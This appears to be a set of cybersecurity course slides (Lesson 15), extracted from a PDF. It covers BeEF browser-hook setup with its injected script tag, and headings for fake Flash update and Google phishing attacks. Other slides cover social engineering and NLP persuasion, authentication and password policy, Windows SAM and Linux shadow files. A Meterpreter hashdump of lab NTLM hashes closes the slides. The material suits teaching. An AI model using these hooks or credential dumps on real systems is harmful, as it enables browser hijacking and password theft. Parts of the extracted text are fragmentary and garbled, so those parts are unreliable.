
Cyber Security Lession 15






Published: May 28, 2024


© Download Process Explorer © (3.3 MB)

Run now from Sysinternals Live ♥.

https://learn.microsoft.com/enus/sysinternals/downloads/proc ess-explorer









sudo apt install beef-xss

```
(Password must be different from "beef")
   Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
    Web UI: http://127.0.0.1:3000/ui/panel
      Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>


    beef-xss.service - beef-xss


    Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; vendor preset: disabled)
    Active: active (running) since Mon 2021-03-29 10:20:20 EDT; 5s ago
   Main PID: 7503 (ruby)
     Tasks: 3 (limit: 4635)
    Memory: 66.8M
        CPU: 4.459s
    CGroup: /system.slice/beef-xss.service
             L7503 ruby /usr/share/beef-xs/beef
Mar 29 10:20:20 kali systemd[1]: Starte gef-xss.
[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1 ...
```



Username: beef


Password: <.....>









Where is **Logs** tab?






Fake Flash Update command









Google Phishing command











Social engineering and neuro-linguistic programming

(Chapter 2)

Introduction

What is social engineering;



 The most popular techniques (methods);



Psychological attacks;



 Neurolinguistic programming and neurolinguistics;



Hybrid attack.

TO BE CONTINUE...

In the previous lession...

The Four Legs (Pillars) of NLP


The following are the four pillars of NLP:

Rapport is about getting on with and trusted by another person.

Outcome
Orientation is
about knowing
what you want
and going for and
ensuring it is in
your control.

Sensory Acuity is about tuning into our senses and learning to make finer and more useful distinctions about the information we get from the world. Behavioral Flexibility is about understanding the other's point of view and how it adds to our ability to be highly effective communicators.







Anchoring (Examples)











Future pacing (examples)





Swish (examples)










Visual Kinesthetic Dissociation (VK/D)



Lession 15

Quiz





12 Questions20 minutes



Understanding Identity and Access Management

Introduction

Exploring Authentication Management

Managing Accounts

Comparing Authentication Services

Comparing Access Control Schemes

Exploring Authentication Concepts

- Identification
 - User professes an identity
- Authentication
 - User proves identity
- Authorization
 - Access to resources granted based on proven identity

Exploring Authentication Concepts

AAA (authentication, authorization, and accounting)

Accounting

Audit trail

Factors of Authentication

- Something you know
 - Such as username and password




- Something you have
 - Such as a smart card


- Something you are
 - Such as a fingerprint or other biometric identification




- Password complexity
 - Uppercase, lowercase, numbers, special characters
- Password expiration
 - Forces users to change password
- Password vaults
- Password history and password reuse
 - Prevents users from reusing same password

How steal the password from web browser?







- Password keys
- Knowledge-Based Authentication




- Changing Default Passwords
- Training Users About Password Behaviors

Account lockout policies


 Account lockout threshold

 Account lockout duration



Security Account Manager (SAM)

- A database file in Windows XP, Windows Vista, Windows 7,
 8.1, 10 and 11 that stores users' passwords;
- It can be used to authenticate local and remote users;
- Beginning with Windows 2000 SP4, Active Directory authenticates remote users;
- SAM uses cryptographic measures to prevent unauthenticated users accessing the system;
- The user passwords are stored in a hashed format in a registry hive either as an LM hash or as an NTLM hash;
- This file can be found in <u>%SystemRoot%/system32/config/SAM</u> and is mounted on HKLM/SAM and SYSTEM privileges are required to view it;
- In an attempt to improve the security of the SAM database against offline software cracking, Microsoft introduced the SYSKEY function in Windows NT 4.0;
- When SYSKEY is enabled, the on-disk copy of the SAM file is partially encrypted, so that the password hash values for all local accounts stored in the SAM are encrypted with a key (usually also referred to as the "SYSKEY");
- It can be enabled by running the syskey program;
- As of Windows 10 version 1709, syskey was removed due to a combination of insecure security and misuse by bad actors to lock users out of systems;



- LM hash is a compromised protocol and has been replaced by NTLM hash;
 - Most versions of Windows can be configured to disable the creation and storage of valid LM hashes when the user changes their password;
- Windows Vista and later versions of Windows disable LM hash by default.

Linux "SAM"

/etc/passwd file

- Stores user account information important for the login process in Unix-like operating systems.
- Is a plain text file with information for all user accounts;
- It includes a list of user accounts on the system, as well as details such as user ID, group ID, home directory, and default shell;
- The root user owns the file, and only the root user or users with sudo privileges are able to modify the file;
- All system users have read access.

/etc/shadow file

- Is a companion file to /etc/passwd, designed to store encrypted user passwords;
- The file follows a specific format for each entry.
- Each line represents a user account and consists of several fields separated by colons ":";
- ✓ The fields include:
 - The username;
 - Encrypted password;
 - Password aging info (such as password expiration and change history);
 - Account locking status;
- ✓ Is readable only by privileged users.

SAM dump

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
.:: : Admi ni strator: 500 : aad3b435b51404eeaad3b435b51404ee : e02bc503339d51f71d913c245d35b50b
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo detoo: 1007; aad3b435b51404eeaad3b435b51404ee; fac6aada8b7afc418b3afea63b7577b4; ; ;
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba fett:1014:aad3b435b51404eeaad3b435b51404ee;d60f9a4859da4feadaf160e97d200dc9:::
chewbacca: 1017: aad3b435b51404eeaad3b435b51404ee: e7200536327ee731c7fe136af4575ed8: ::
three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
